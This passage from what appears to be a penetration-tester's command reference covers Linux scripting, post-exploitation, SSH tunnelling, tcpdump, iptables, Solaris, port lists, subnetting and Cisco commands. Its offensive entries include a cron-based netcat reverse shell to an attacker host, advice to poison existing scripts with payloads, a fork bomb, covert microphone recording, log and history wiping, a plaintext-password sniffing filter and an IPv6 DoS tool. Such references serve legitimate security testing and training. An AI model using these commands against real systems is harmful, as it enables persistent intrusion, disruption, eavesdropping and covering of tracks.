| <pre>#Open new crontab: crontab -e  #Add the following line at the end: 0 0 * * * nc &lt;ATTACKER_IP&gt; &lt;ATTACKER_PORT&gt; -e /bin/sh</pre> | <p>Create cron<br/>that runs a<br/>Netcat<br/>reverse<br/>shell every<br/>day at<br/>midnight</p> |
| <pre>#Open new crontab: crontab -e  #Add the following line at the end: crontab -e 0 0 * * * &lt;FULLPATH&gt;</pre>                             | <p>Create cron<br/>that runs a<br/>payload<br/>every day<br/>at midnight</p>                      |

**More info at: <https://crontab.guru/>**

## **POISONING EXISTING SCRIPTS**

Enumerate all persistence methods discussed in this section looking for existing persistence that has been created via script files such as .sh, .py, etc. If those are modifiable, modify them to launch a malicious uploaded payload.



---

# LINUX SCRIPTING

---

|                                                                                                                                                                                                       |                                                                                            |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------|
|                                                                                                                                                                                                       |                                                                                            |
| <pre>for x in {1..254..1};do<br/>ping -c 1 1.1.1.\$x  grep<br/>"64 b"  cut -d" " -f4 &gt;&gt;<br/>ips.txt; done</pre>                                                                                 | <p>Ping sweep</p> <p>(Replace first three octets of IP to set class C address to scan)</p> |
| <pre>#!/bin/bash<br/>echo "Enter Class C<br/>Range: i.e. 192.168.3"<br/><br/>read range<br/>for ip in {1..254..1};do<br/>host \$range.\$ip  grep<br/>"name pointer"  cut -d"<br/>" -f5<br/>done</pre> | <p>Reverse DNS Lookup</p> <p>(Create new bash script with the following contents)</p>      |
| <pre>:(){ : : &amp; }::</pre>                                                                                                                                                                         | <p>Fork bomb</p> <p>(Creates processes until system "crashes")</p>                         |
| <pre>for ip in {1..254..1}; do<br/>dig -x 1.1.1.\$ip   grep<br/>\$ip &gt;&gt; dns.txt; done;</pre>                                                                                                    | <p>DNS reverse lookup</p> <p>(Replace first three octets of</p>                            |

|  |                                          |
|--|------------------------------------------|
|  | IP to set class C<br>address to<br>scan) |
|--|------------------------------------------|

## **\*NIX SCRIPTING CONT.**

```
#!/bin/sh
```

```
# This script bans any IP in the /24  
subnet for 192.168.1.0 starting at 2
```

```
# It assumes 1 is the router and  
does not ban IPs .20, .21, .22
```

```
    i=2  
    while [[ $i -le 253 ]]
```

IP  
banning  
script

```
do
if [[ $i -ne 20 && $i -ne 21 && $i -
ne 22 ]]; then echo "BANNED: arp -s
192.168.1.$i"
arp -s 192.168.1.$i
00:00:00:00:00:0a else
echo "IP NOT
BANNED:192.168.1.$i*****"
echo
"*****"
```

|                              |  |
|------------------------------|--|
| $i = \text{`expr` } \$i + 1$ |  |
|------------------------------|--|

|                                                                                            |                                               |
|--------------------------------------------------------------------------------------------|-----------------------------------------------|
| done                                                                                       |                                               |
| for line in \$(cat < <b>FILE_PATH</b> >); do<br>grep -i \$line < <b>FILE_PATH</b> >; done; | Compare<br>2 files<br>for<br>similar<br>lines |

# LINUX POST EXPLOITATION

| MISC COMMANDS                                                                                           |                                                                             |
|---------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------|
| arecord -L                                                                                              | List out audio devices                                                      |
| arecord -d 5 -D plughw <FILE_PATH>                                                                      | Record microphone (one of the devices listed above) for 5 seconds to a file |
| gcc <FILE_PATH>.c -o <OUTPUT_PATH>                                                                      | Compile C program                                                           |
| init 6<br>init 0                                                                                        | Reboot/Shutdown                                                             |
| cat /etc/*syslog*.conf   grep -v "^#"                                                                   | Display log files                                                           |
| cat <FILE_PATH>   grep -Eo "(http https)://[a-zA-Z0-9./?=_%:-]*"   sort -u                              | Strip URL links out of a file                                               |
| wget http://<URL> -O <FILE_PATH> -o /dev/null                                                           | Scrape URL and write to a file                                              |
| rdesktop <IP_ADDRESS>                                                                                   | Start a remote desktop session with target IP                               |
| script -a <FILE_PATH>                                                                                   | Log all shell activity. Session is written to file after session exit       |
| history<br>!<br>!<LINE_NUMBER>                                                                          | Display user command history and then execute specific line in history      |
| nohup <COMMAND> &                                                                                       | Background command and print all output from command to a file named .nohup |
| mount.cifs //<IP_ADDRESS>/<SHARE_NAME> /mnt/share -o user=<USERNAME>,pass=<PASSWORD>,domain=<DOMAIN>,rw | Mount SMB share to /mnt/share folder                                        |
| export PATH="<PATH_TO_ADD>:\$PATH"                                                                      | Add another variable to the PATH                                            |
| smbclient -U <USERNAME> //<IP_ADDRESS>/<SHARE_NAME>                                                     | Connect to Windows SMB Share                                                |





| MOUNT USB DEVICE                                     |                                                                                   |
|------------------------------------------------------|-----------------------------------------------------------------------------------|
| sudo fdisk -l                                        | List out potential devices to mount. Make note of the device path                 |
| mkdir /media/myUSBDevice                             | Create directory to mount to                                                      |
| mount <b>&lt;DEVICE_PATH&gt;</b> /media/myUSBDevice/ | Mount device to created directory                                                 |
| mount   grep <b>&lt;DEVICE_PATH&gt;</b>              | Run mount to show all mounted devices. See if USB device was mounted successfully |
| umount -f /media/myUSBDevice                         | Unmount USB device                                                                |

| BASH HISTORY MANIPULATION |                                 |
|---------------------------|---------------------------------|
| echo > /var/log/auth.log  | Clear auth.log                  |
| echo > ~/.bash_history    | Clear current user Bash history |
| rm ~/.bash_history -rf    | Delete .bash history file       |
| history -c                | Clear current session history   |
| export HISTFILESIZE=0     | Set history max lines to 0      |
| export HISTSIZE=0         | Set history max commands to 0   |

|                                     |                                                         |
|-------------------------------------|---------------------------------------------------------|
| unset HISTFILE                      | Disable history logging (need to logout to take effect) |
| kill -9 \$\$                        | Kills current session                                   |
| In -sf /dev/null<br>~/.bash_history | Permanently send all Bash history commands to /dev/null |

# LINUX TOOLS

## SSH

|                                                                                                      |                                                    |
|------------------------------------------------------------------------------------------------------|----------------------------------------------------|
| /etc/ssh/ssh_known_hosts                                                                             | File contains system-wide known hosts              |
| ~/.ssh/known_hosts                                                                                   | File contains previous hosts user has logged into  |
| ssh-keygen -t dsa -f <b>&lt;OUTPUT_PATH&gt;</b>                                                      | Generate SSH DSA keys                              |
| ssh-keygen -t rsa -f <b>&lt;OUTPUT_PATH&gt;</b>                                                      | Generate SSH RSA keys                              |
| scp <b>&lt;SOURCE_PATH&gt;</b><br><b>&lt;USERNAME&gt;@&lt;IP_ADDRESS&gt;:./&lt;OUTPUT_PATH&gt;</b>   | Upload a file using SSH                            |
| scp<br><b>&lt;USERNAME&gt;@&lt;IP_ADDRESS&gt;:./&lt;INPUT_PATH&gt;</b><br><b>&lt;OUTPUT_PATH&gt;</b> | Download a file using SSH                          |
| ssh <b>&lt;USERNAME&gt;@&lt;IP_ADDRESS&gt; -p &lt;PORT&gt;</b>                                       | Connect to target via SSH over a non-standard port |

## SETUP SSH KEYS

|                                                                                         |                                                                                                                                    |
|-----------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------|
| ssh-keygen                                                                              | (Run on local machine)<br>Create SSH keys.<br>After creation command should display where keys were saved with filename            |
| mkdir ~/.ssh<br>touch ~/.ssh/authorized_keys                                            | (Run on remote machine)<br>Authorized_keys may already exist, if it doesn't, run this command                                      |
| Copy the contents of id_rsa.pub to target remote machine's file: ~/.ssh/authorized_keys |                                                                                                                                    |
| chmod 700 /root/.ssh<br>chmod 600 /root/.ssh/authorized_keys                            | (Run on remote machine)<br>Set permissions on newly created folders and files                                                      |
| ssh -l <b>&lt;FILE_PATH&gt;</b><br><b>&lt;USERNAME&gt;@&lt;IP_ADDRESS&gt;</b>           | (Run on local machine)<br>Run SSH to connect to target.<br><FILE_PATH> is path to private key created above<br>(NOT the .pub file) |

## SSH FORWARDING/TUNNELING

Edit /etc/ssh/sshd\_config and set:

Enable Port  
Forwarding

|                        |  |  |
|------------------------|--|--|
| AllowTcpForwarding Yes |  |  |
|------------------------|--|--|

| GatewayPorts Yes                                                                                                                                                                             |                                                                                                                                                                                                            |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <p>Press three keys at once:<br/>SHIFT~C</p> <p>Should drop into a prompt<br/>"ssh&gt;"</p> <p>Then type the tunnel command<br/>such as:</p> <p>ssh&gt; -R<br/>0.0.0.0:443:127.0.0.1:443</p> | <p>Setup a tunnel<br/>from an already<br/>established SSH<br/>session</p>                                                                                                                                  |
| <p>ssh -R<br/>0.0.0.0:8080:127.0.0.1:443<br/>root@&lt;<b>REMOTE_IP</b>&gt;</p>                                                                                                               | <p>Connect to<br/>remote IP<br/>address, listen<br/>on ALL IP<br/>addresses on<br/>port 8080,<br/>traverse SSH<br/>tunnel, and<br/>forward traffic to<br/>the local<br/>loopback IP on<br/>443</p>         |
| <p>ssh -L<br/>0.0.0.0:8080:192.168.1.1:3300<br/>root@&lt;<b>REMOTE_IP</b>&gt;</p>                                                                                                            | <p>Listen on all IP<br/>interfaces on<br/>port 8080 and<br/>forward that<br/>traffic THROUGH<br/>the SSH tunnel<br/>connected to<br/>&lt;REMOTE_IP&gt;,<br/>and finally<br/>forward the<br/>traffic to</p> |

|                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |                                                 |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------|
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | 192.168.1.1 on<br>port 3300                     |
| (Run against remote computer)<br>#Setup socks proxy on port 1080<br>on remote host: ssh -D 1080<br><b>&lt;USERNAME&gt;@&lt;REMOTE_IP&gt;</b><br>(Run on local computer)<br>#Add the following line to the file<br>/etc/proxychains.conf: socks 4<br><b>&lt;IP_ADDRESS&gt; &lt;PORT&gt;</b><br>(Run on local computer)<br>#Execute Nmap against<br>192.168.1.1/24 tunneling traffic<br>through socks proxy: proxychains<br>nmap -sT -Pn -n -p80,443<br>192.168.1.1/24 | NMAP through<br>SSH tunnel using<br>Proxychains |



## TCPDUMP & TCPREPLAY

|                                                                         |                                                                                                                                          |
|-------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------|
| <code>tcpdump -i eth0 -XX -w &lt;OUTPUT_PATH&gt;.pcap</code>            | Capture packets (headers and data) on eth0 in ASCII and hex and write to file                                                            |
| <code>tcpdump tcp port 80 and dst 2.2.2.2</code>                        | Capture all port 80 (HTTP) traffic with destination set to 2.2.2.2                                                                       |
| <code>tcpdump -i eth0 -tttt dst 192.168.1.22 and not dst port 22</code> | Show traffic from interface eth0 destined for 192.168.1.22 that isn't port 22 (SSH) traffic.<br><br>Print traffic with date/time stamps. |
| <code>tcpdump -i eth0 "icmp[0] == 8"</code>                             | Show traffic from interface eth0 that is an ICMP (Ping) reply                                                                            |
| <code>tcpdump -i eth0 -c 50 -tttt udp port 53</code>                    | Show the first 50 packets from interface eth0 that are UDP and port 53 (DNS). Print with date/time stamps.                               |
| <code>tcpdump -nSX port 443</code>                                      | Show traffic from all interfaces that have port 443.<br><br>Don't convert host IPs or port number names (-nn), use absolute TCP sequence |

|                      |                                                                                       |
|----------------------|---------------------------------------------------------------------------------------|
|                      | numbers, and print packet data                                                        |
| tcpdump -i eth0      | Show traffic from all interfaces                                                      |
| tcpdump host 1.1.1.1 | Show traffic from all interfaces that has host 1.1.1.1 set as a source or destination |

## TCPDUMP & TCPREPLAY CONT:

|                                                                                                        |                                                                                                          |
|--------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------|
| tcpdump src 1.1.1.1                                                                                    | Show traffic from all interfaces that has host 1.1.1.1 set as a source                                   |
| tcpdump dst 1.0.0.1                                                                                    | Show traffic from all interfaces that has host 1.0.0.1 set as a destination                              |
| tcpdump net 1.2.3.0/24                                                                                 | Show traffic from all interfaces that falls into the class C 1.2.3.0/24                                  |
| tcpdump src port 1025                                                                                  | Show traffic from all interfaces that has a source port of 1025                                          |
| tcpdump port 80 -w <b>&lt;OUTPUT_PATH&gt;</b>                                                          | Show traffic from all interfaces that has port 80 set as a source or destination. Save traffic to a file |
| tcpdump port http or port ftp or port smtp or port imap or port pop3 or port telnet -IA   egrep -i -B5 | Filter on the listed ports                                                                               |

|                                                                                                                          |                                                      |
|--------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------|
| 'pass= pwd= log= login= user= username= pw= passw= passwd= password= pass: user: username: password: login: pass  user ' | looking for any data matching the egrep terms listed |
| tcpreplay -i eth0 <INPUT_PATH>.pcap                                                                                      | Replay a pcap with defaults                          |
| tcpreplay --topspeed -i eth0 <INPUT_PATH>.pcap                                                                           | Replay pcap as fast as possible                      |
| tcpreplay --oneatatime --verbose -i eth0 <INPUT_PATH>.pcap                                                               | Replay pcap one at a time                            |
| tcpreplay --loop=10 -i eth0 <INPUT_PATH>.pcap                                                                            | Replay pcap file 10 times                            |
| tcpreplay --loop=0 -i eth0 <INPUT_PATH>.pcap                                                                             | Replay pcap file forever until killed                |

**More info at: <https://danielmiessler.com/study/tcpdump/>**

# SCREEN

*Note: In the table below, any reference to "Ctrl+a" == Control-a keyboard combination*

|                                                                           |                                          |
|---------------------------------------------------------------------------|------------------------------------------|
| screen -S <b>&lt;NAME&gt;</b>                                             | Start new screen with name               |
| screen -ls                                                                | List running screens                     |
| screen -r <b>&lt;NAME&gt;</b>                                             | Attach to screen name                    |
| screen -S <b>&lt;NAME&gt;</b> -X <b>&lt;COMMAND&gt;</b>                   | Send a command to a specific screen name |
| Keybindings are CTRL+a, let go, and press the hotkey symbol/char Ctrl+a ? | List keybindings (help)                  |
| Ctrl+a d                                                                  | Detach                                   |
| Ctrl+a D D                                                                | Detach and logout                        |
| Ctrl+a c                                                                  | Create new window                        |
| Ctrl+a C-a                                                                | Switch to last active window             |
| Ctrl+a <b>&lt;NAMEorNUMBER&gt;</b>                                        | Switch to window ID or name              |
| Ctrl+a "                                                                  | See windows list and change              |
| Ctrl+a k                                                                  | Kill current window                      |
| Ctrl+a S                                                                  | Split display horizontally               |
| Ctrl+a                                                                    | Split display vertically                 |
| Ctrl+a tab                                                                | Jump to next display                     |
| Ctrl+a X                                                                  | Remove current region                    |
| Ctrl+a Q                                                                  | Remove all regions but current           |
| Ctrl+a A                                                                  | Rename the current focused window        |
| Ctrl+a n                                                                  | Switch to next window                    |
| Ctrl+a p                                                                  | Switch to previous window                |



# IPTABLES

*Iptables is a robust firewall and packet filter program typically installed by default on Linux systems. Iptables can be configured to perform several actions on network packets as they arrive and leave a Linux system.*

|                                                                                                   |                                                                                        |
|---------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------|
| iptables-save -c > <b>&lt;OUTPUT_PATH&gt;</b>                                                     | Dump iptables (with counters) rules to stdout                                          |
| iptables-restore < <b>&lt;INPUT_PATH&gt;</b>                                                      | Restore iptables rules                                                                 |
| iptables -L -v --line-numbers                                                                     | List all iptables rules (not including NAT rules) with affected count and line numbers |
| iptables -L -t nat --line-numbers                                                                 | List all NAT iptables rules with line numbers                                          |
| iptables -F                                                                                       | Flush all iptables rules                                                               |
| iptables -P <b>&lt;INPUT/FORWARD/OUTPUT&gt;</b><br><b>&lt;ACCEPT/REJECT/DROP&gt;</b>              | Change default policy for rules that don't match rules                                 |
| iptables -A INPUT -i <b>&lt;INTERFACE_NAME&gt;</b> -m state --state RELATED,ESTABLISHED -j ACCEPT | Allow established connections on INPUT                                                 |
| iptables -D INPUT 7                                                                               | Delete 7th inbound rule (print line numbers to see rule #'s)                           |
| iptables -t raw -L -n                                                                             | Increase throughput by                                                                 |

|                        |                           |
|------------------------|---------------------------|
|                        | turning off statefulness  |
| iptables -P INPUT DROP | Drop all INCOMING packets |

***Note: Use ip6tables for IPv6 rules.***



## IPTABLES EXAMPLES

|                                                                                                                                                                                                                                                                                                                                                                  |                                                                                                                               |
|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------|
| <pre>iptables -A OUTPUT -o &lt;INTERFACE_NAME&gt; -p tcp -- dport 22 -m state --state NEW,ESTABLISHED -j ACCEPT iptables -A INPUT -i &lt;INTERFACE_NAME&gt; -p tcp -- sport 22 -m state --state ESTABLISHED -j ACCEPT</pre>                                                                                                                                      | <p>Allow SSH on port 22 outbound</p>                                                                                          |
| <pre>iptables -A OUTPUT -o &lt;INTERFACE_NAME&gt; -p icmp -- icmp-type echo-request -j ACCEPT</pre>                                                                                                                                                                                                                                                              | <p>Allow ICMP outbound</p>                                                                                                    |
| <pre>echo "1" &gt; /proc/sys/net/ipv4/ip_forward iptables -t nat -A PREROUTING -i &lt;INTERFACE_NAME&gt; -p tcp -- dport 3389 -j DNAT --to 192.168.1.2:3389</pre>                                                                                                                                                                                                | <p>Port forward<br/>(Listen for traffic destined to port 3389 and redirect that traffic to host 192.168.1.2 on port 3389)</p> |
| <pre>iptables -A INPUT -s 1.1.1.0/24 - m state --state RELATED,ESTABLISHED,NEW -p tcp -m multiport --dports 80,443 -j ACCEPT iptables -A INPUT -i eth0 -m state --state RELATED,ESTABLISHED -j ACCEPT iptables -P INPUT DROP iptables -A OUTPUT -o eth0 -j ACCEPT iptables -A INPUT -i lo -j ACCEPT iptables -A OUTPUT -o lo -j ACCEPT iptables -N LOGGING</pre> | <p>Allow only 1.1.1.0/24, ports 80,443 and log drops to /var/log/messages</p>                                                 |

```
iptables -A INPUT -j LOGGING
iptables -A LOGGING -m limit --
limit 4/min -j LOG --log-prefix
"DROPPED"
iptables -A LOGGING -j DROP
```

## SERVICE MANIPULATION

|                                                       |                                                                               |
|-------------------------------------------------------|-------------------------------------------------------------------------------|
| systemctl list-unit-files --type=service              | List existing services and run status                                         |
| systemctl list-unit-files --type=service   grep httpd | Check single service status                                                   |
| service --status-all                                  | List all services<br><br>[+] Service is running<br>[-] Service is not running |
| service < <b>SERVICE_NAME</b> > start                 | Start a service                                                               |
| service < <b>SERVICE_NAME</b> > stop                  | Stop a service                                                                |
| service < <b>SERVICE_NAME</b> > status                | Check status of a service                                                     |
| systemctl disable < <b>SERVICE_NAME</b> >             | Disable service so it will not auto start                                     |
| systemctl enable < <b>SERVICE_NAME</b> >              | Enable service so it will auto start on reboot                                |

---

# SOLARIS OS

---

## SOLARIS FILE SYSTEM STRUCTURE

|                   |                                 |
|-------------------|---------------------------------|
| /etc/vfstab       | File system mount table         |
| /var/adm/authlog  | Login attempt log               |
| /etc/default/*    | Default settings                |
| /etc/system       | Kernel modules & config         |
| /var/adm/messages | Logs system messages and errors |
| /etc/auto_*       | Automounter config files        |
| /etc/inet/ipnodes | IPv4/IPv6 host file             |

## SOLARIS COMMANDS

|                                                                                           |                               |
|-------------------------------------------------------------------------------------------|-------------------------------|
| ifconfig -a                                                                               | List interfaces and routes    |
| netstat -in                                                                               |                               |
| ifconfig <b>&lt;INTERFACE_NAME&gt;</b> dhcp start                                         | Start DHCP client             |
| ifconfig <b>&lt;INTERFACE_NAME&gt;</b> <b>&lt;IP_ADDRESS&gt;</b> + <b>&lt;NETMASK&gt;</b> | Set IP                        |
| route add default <b>&lt;IP_ADDERSS&gt;</b>                                               | Set gateway                   |
| logins -p                                                                                 | List users without passwords  |
| svcs -a                                                                                   | List all services with status |
| prstat -a                                                                                 | List processes                |

|                                                                                                          |                                                      |
|----------------------------------------------------------------------------------------------------------|------------------------------------------------------|
| svcadm enable ssh                                                                                        | Start SSH service                                    |
| inetadm -e telnet                                                                                        | Enable telnet (-d = disable)                         |
| prtconf   grep Memory<br>iostat -n                                                                       | List physical memory and hard disk size              |
| shutdown -i6 g0 -y                                                                                       | Restart system                                       |
| dfmounts                                                                                                 | List clients connected to NFS                        |
| smc                                                                                                      | Launch management GUI                                |
| snoop -d <b>&lt;INTERFACE_NAME&gt;</b> -c <b>&lt;NUMBER_OF_PACKETS&gt;</b> -o <b>&lt;OUTPUT_PATH&gt;</b> | Capture specific number of packets and write to file |

# **N**ETWORKING

---

# COMMON PORTS

---

## COMMON PORTS

| PORT # | SERVICE                  |
|--------|--------------------------|
| 20     | FTP (Data Connection)    |
| 21     | FTP (Control Connection) |
| 22     | SSH/SCP                  |
| 23     | Telnet                   |
| 25     | SMTP                     |
| 49     | TACACS                   |
| 53     | DNS                      |
| 67-68  | DHCP/BOOTP               |
|        |                          |

|                |             |
|----------------|-------------|
| <b>69</b>      | TFTP (UDP)  |
| <b>80</b>      | HTTP        |
| <b>88</b>      | Kerberos    |
| <b>110</b>     | POP3        |
| <b>111</b>     | RPC         |
| <b>123</b>     | NTP (UDP)   |
| <b>135</b>     | Windows RPC |
| <b>137-138</b> | NetBIOS     |
| <b>139</b>     | SMB         |
| <b>143</b>     | IMAP4       |
| <b>161-162</b> | SNMP (UDP)  |



|            |              |
|------------|--------------|
| <b>179</b> | BGP          |
| <b>201</b> | AppleTalk    |
| <b>389</b> | LDAP         |
| <b>443</b> | HTTPS        |
| <b>445</b> | SMB          |
| <b>500</b> | ISAKMP (UDP) |

| <b>PORT #</b>  | <b>SERVICE</b> |
|----------------|----------------|
| <b>514</b>     | Syslog         |
| <b>520</b>     | RIP            |
| <b>546-547</b> | DHCPv6         |
|                | SMTP           |

|                  |               |
|------------------|---------------|
| <b>587</b>       |               |
| <b>902</b>       | VMWare Server |
| <b>1080</b>      | Socks Proxy   |
| <b>1194</b>      | Open VPN      |
| <b>1433-1434</b> | MS-SQL        |
| <b>1521</b>      | Oracle        |
| <b>2049</b>      | NFS           |
| <b>3128</b>      | Squid Proxy   |
| <b>3306</b>      | MySQL         |
| <b>3389</b>      | RDP           |
| <b>5060</b>      | SIP           |

|                  |              |
|------------------|--------------|
|                  |              |
| <b>5222-5223</b> | XMPP/Jabber  |
| <b>5432</b>      | Postgres SQL |
| <b>5666</b>      | Nagios       |
| <b>5900</b>      | VNC          |
| <b>6000-6063</b> | <b>X11</b>   |
| <b>6129</b>      | DameWare     |
| <b>6133</b>      | DameWare     |
| <b>6665-6669</b> | IRC          |
| <b>9001</b>      | Tor          |
| <b>9001</b>      | HSQL         |

|                  |              |
|------------------|--------------|
| <b>9090-9091</b> | Openfire     |
| <b>9100</b>      | HP JetDirect |

## HEALTH CARE PROTOCOL & PORTS

| PORT# | SERVICE                  |
|-------|--------------------------|
| 20    | FTP (Data Connection)    |
| 21    | FTP (Control Connection) |
| 22    | SSH/SCP                  |
| 23    | Telnet                   |

| PORT# | SERVICE    |
|-------|------------|
| 25    | SMTP       |
| 49    | TACACS     |
| 53    | DNS        |
| 67/8  | DHCP/BOOTP |
| 69    | TFTP (UDP) |

## SCADA PROTOCOLS & PORTS

| PORT# | SERVICE                  |
|-------|--------------------------|
| 20    | FTP (Data Connection)    |
| 21    | FTP (Control Connection) |
| 22    | SSH/SCP                  |
| 23    | Telnet                   |
| 25    | SMTP                     |
| 49    | TACACS                   |
| 53    | DNS                      |
| 67-68 | DHCP/BOOTP               |

|            |            |
|------------|------------|
| <b>69</b>  | TFTP (UDP) |
| <b>80</b>  | OPC UA XML |
| <b>102</b> | ICCP       |
| <b>443</b> | OPC UA XML |
| <b>502</b> | Modbus TCP |

| <b>PORT#</b>     | <b>SERVICE</b>                       |
|------------------|--------------------------------------|
| <b>1089-1091</b> | Foundation Fieldbus HSE<br>(UDP/TCP) |
| <b>2222</b>      | Ethernet/IP (UDP)                    |
| <b>4000</b>      | ROC Plus (UDP/TCP)                   |
| <b>4840</b>      | OPC UA Discovery Server              |
|                  | DNP3 (UDP/TCP)                       |

|                    |                       |
|--------------------|-----------------------|
| <b>20000</b>       |                       |
| <b>34962-34964</b> | PROFINET (UDP/TCP)    |
| <b>34980</b>       | EtherCAT (UDP)        |
| <b>44818</b>       | Ethernet/IP (UDP/TCP) |
| <b>47808</b>       | BACnet/IP (UDP)       |
| <b>55000-55003</b> | FL-net (UDP)          |

***More info at: <https://github.com/ITI/ICS-Security-Tools/blob/master/protocols/PORTS.md>***

| <b>TTL FINGERPRINTING</b> |         |
|---------------------------|---------|
| <b>128</b>                | Windows |
| <b>64</b>                 | Linux   |
| <b>255</b>                | Network |
|                           | Solaris |



|            |  |
|------------|--|
| <b>255</b> |  |
|------------|--|

---

# IPv4

---

## CLASSFUL IPV4 RANGES

|                                |               |
|--------------------------------|---------------|
| 0.0.0.0 -<br>127.255.255.255   | Class A Range |
| 128.0.0.0 -<br>191.255.255.255 | Class B Range |
| 192.0.0.0 -<br>223.255.255.255 | Class C Range |
| 224.0.0.0 -<br>239.255.255.255 | Class D Range |
| 240.0.0.0 -<br>255.255.255.255 | Class E Range |

## RESERVED PRIVATE RANGES

|                               |                |
|-------------------------------|----------------|
| 10.0.0.0 - 10.255.255.255     | Class A Range  |
| 172.16.0.0 - 172.31.255.255   | Class B Range  |
| 192.168.0.0 - 192.168.255.255 | Class C Range  |
| 127.0.0.0 - 127.255.255.255   | Loopback Range |

## SUBNETTING

|            |                 |                        |
|------------|-----------------|------------------------|
| /31        | 255.255.255.254 | <b>0 Useable Hosts</b> |
| <b>/30</b> | 255.255.255.252 | <b>2 Hosts</b>         |
| <b>/29</b> | 255.255.255.248 |                        |

|            |                 |                   |
|------------|-----------------|-------------------|
|            |                 | <b>6 Hosts</b>    |
| <b>/28</b> | 255.255.255.240 | <b>14 Hosts</b>   |
| <b>/27</b> | 255.255.255.224 | <b>30 Hosts</b>   |
| <b>/26</b> | 255.255.255.192 | <b>62 Hosts</b>   |
| <b>/25</b> | 255.255.255.128 | <b>126 Hosts</b>  |
| <b>/24</b> | 255.255.255.0   | <b>254 Hosts</b>  |
| <b>/23</b> | 255.255.254.0   | <b>510 Hosts</b>  |
| <b>/22</b> | 255.255.252.0   | <b>1022 Hosts</b> |
| <b>/21</b> | 255.255.248.0   | <b>2046 Hosts</b> |
| <b>/20</b> | 255.255.240.0   | <b>4094 Hosts</b> |
| <b>/19</b> | 255.255.224.0   | <b>8190 Hosts</b> |

|            |               |                      |
|------------|---------------|----------------------|
|            |               |                      |
| <b>/18</b> | 255.255.192.0 | <b>16382 Hosts</b>   |
| <b>/17</b> | 255.255.128.0 | <b>32766 Hosts</b>   |
| <b>/16</b> | 255.255.0.0   | <b>65534 Hosts</b>   |
| <b>/15</b> | 255.254.0.0   | <b>131070 Hosts</b>  |
| <b>/14</b> | 255.252.0.0   | <b>262142 Hosts</b>  |
| <b>/13</b> | 255.248.0.0   | <b>524286 Hosts</b>  |
| <b>/12</b> | 255.240.0.0   | <b>1048574 Hosts</b> |
| <b>/11</b> | 255.224.0.0   | <b>2097150 Hosts</b> |
|            |               |                      |

|            |             |                           |
|------------|-------------|---------------------------|
| <b>/10</b> | 255.192.0.0 | <b>4194302<br/>Hosts</b>  |
| <b>/9</b>  | 255.128.0.0 | <b>8388606<br/>Hosts</b>  |
| <b>/8</b>  | 255.0.0.0   | <b>16777214<br/>Hosts</b> |

## CALCULATING SUBNET RANGE

Given: 1.1.1.101/28

/28 = 255.255.255.240 netmask

256 - 240 = 16 = subnet ranges of 16,  
i.e.

- 1.1.1.0
- 1.1.1.16
- 1.1.1.32...

Range where given IP falls: 1.1.1.96 -  
1.1.1.111

***More info at: <https://www.calculator.net/ip-subnet-calculator.html>***

---

# IPv6

---

## BROADCAST ADDRESSES

|         |                    |
|---------|--------------------|
| ff02::1 | link-local nodes   |
| ff01::2 | node-local routers |
| ff02::2 | link-local routers |
| ff05::2 | site-local routers |

## INTERFACE ADDRESSES

|                |                                                     |
|----------------|-----------------------------------------------------|
| fe80::         | link-local                                          |
| 2001::         | routable                                            |
| ::a.b.c.d      | IPv4 compatible IPv6<br>(Example: ::192.168.1.2)    |
| ::ffff:a.b.c.d | IPv4 mapped IPv6<br>(Example: ::FFFF:129.144.52.38) |
| 2000::/3       | Global Unicast                                      |
| FC00::/7       | Unique Local                                        |

## IPv6 TOOLS

|                                                                                                                                       |                                                     |
|---------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------|
| rsmurf6 <b>&lt;INTERFACE_NAME&gt;</b><br><b>&lt;REMOTE_IPV6&gt;</b>                                                                   | Remote<br>Network<br>DoS                            |
| socat TCP-LISTEN:<br><b>&lt;LISTEN_PORT&gt;</b> ,reuseaddr,fork TCP6:<br>[ <b>&lt;IPv6_ADDRESS&gt;</b> ]: <b>&lt;SEND_TO_PORT&gt;</b> | SOCAT<br>tunnel<br>IPv6<br>through<br>IPv4<br>tools |

***More info at: <https://github.com/vanhauser-thc/thc-ipv6>***



---

# NETWORKING

---

## CISCO COMMANDS

*Most commands below show the various prompts at which the commands are executed. For example: #, (config)#, (config-if)#, etc. Most of these prompts end in # before the command is typed in.*

|                                                                            |                                                                                    |
|----------------------------------------------------------------------------|------------------------------------------------------------------------------------|
| > enable                                                                   | Enter privileged exec mode<br>(Known as Enable mode.<br>Prompt will change to '#') |
| # configure terminal                                                       | Enter global configuration mode                                                    |
| (config)# interface fa0/0                                                  | Configure FastEthernet 0/0                                                         |
| (config-if)# ip addr<br>< <b>IP_ADDRESS</b> ><br>< <b>SUBNET_MASK</b> >    | Add IP to fa0/0                                                                    |
| (config)#line vty 0 4                                                      | Configure vty line                                                                 |
| (config-line)# login<br><br>(config-line)# password<br>< <b>PASSWORD</b> > | Set telnet password                                                                |
| #show session                                                              | Open sessions                                                                      |
| #show version                                                              | IOS version                                                                        |
| #dir file systems                                                          | Available files                                                                    |
| #dir all-filesystems                                                       | File information                                                                   |
| #dir /all                                                                  | List deleted, undeleted files and files with errors                                |
| #show running-config                                                       | Config loaded in mem                                                               |
| #show startup-config                                                       | Config loaded at boot                                                              |

|                                                  |                                                             |
|--------------------------------------------------|-------------------------------------------------------------|
| #show ip interface brief                         | Interfaces                                                  |
| #show interface<br><b>&lt;INTERFACE_NAME&gt;</b> | Detailed interface info                                     |
| #show ip route                                   | Routes                                                      |
| #show access-lists                               | Access lists                                                |
| #terminal length 0                               | No limit on output                                          |
| #copy running-config startup-config              | Replace start config with running config                    |
| #copy running-config tftp                        | Backup the running configuration to an external TFTP server |

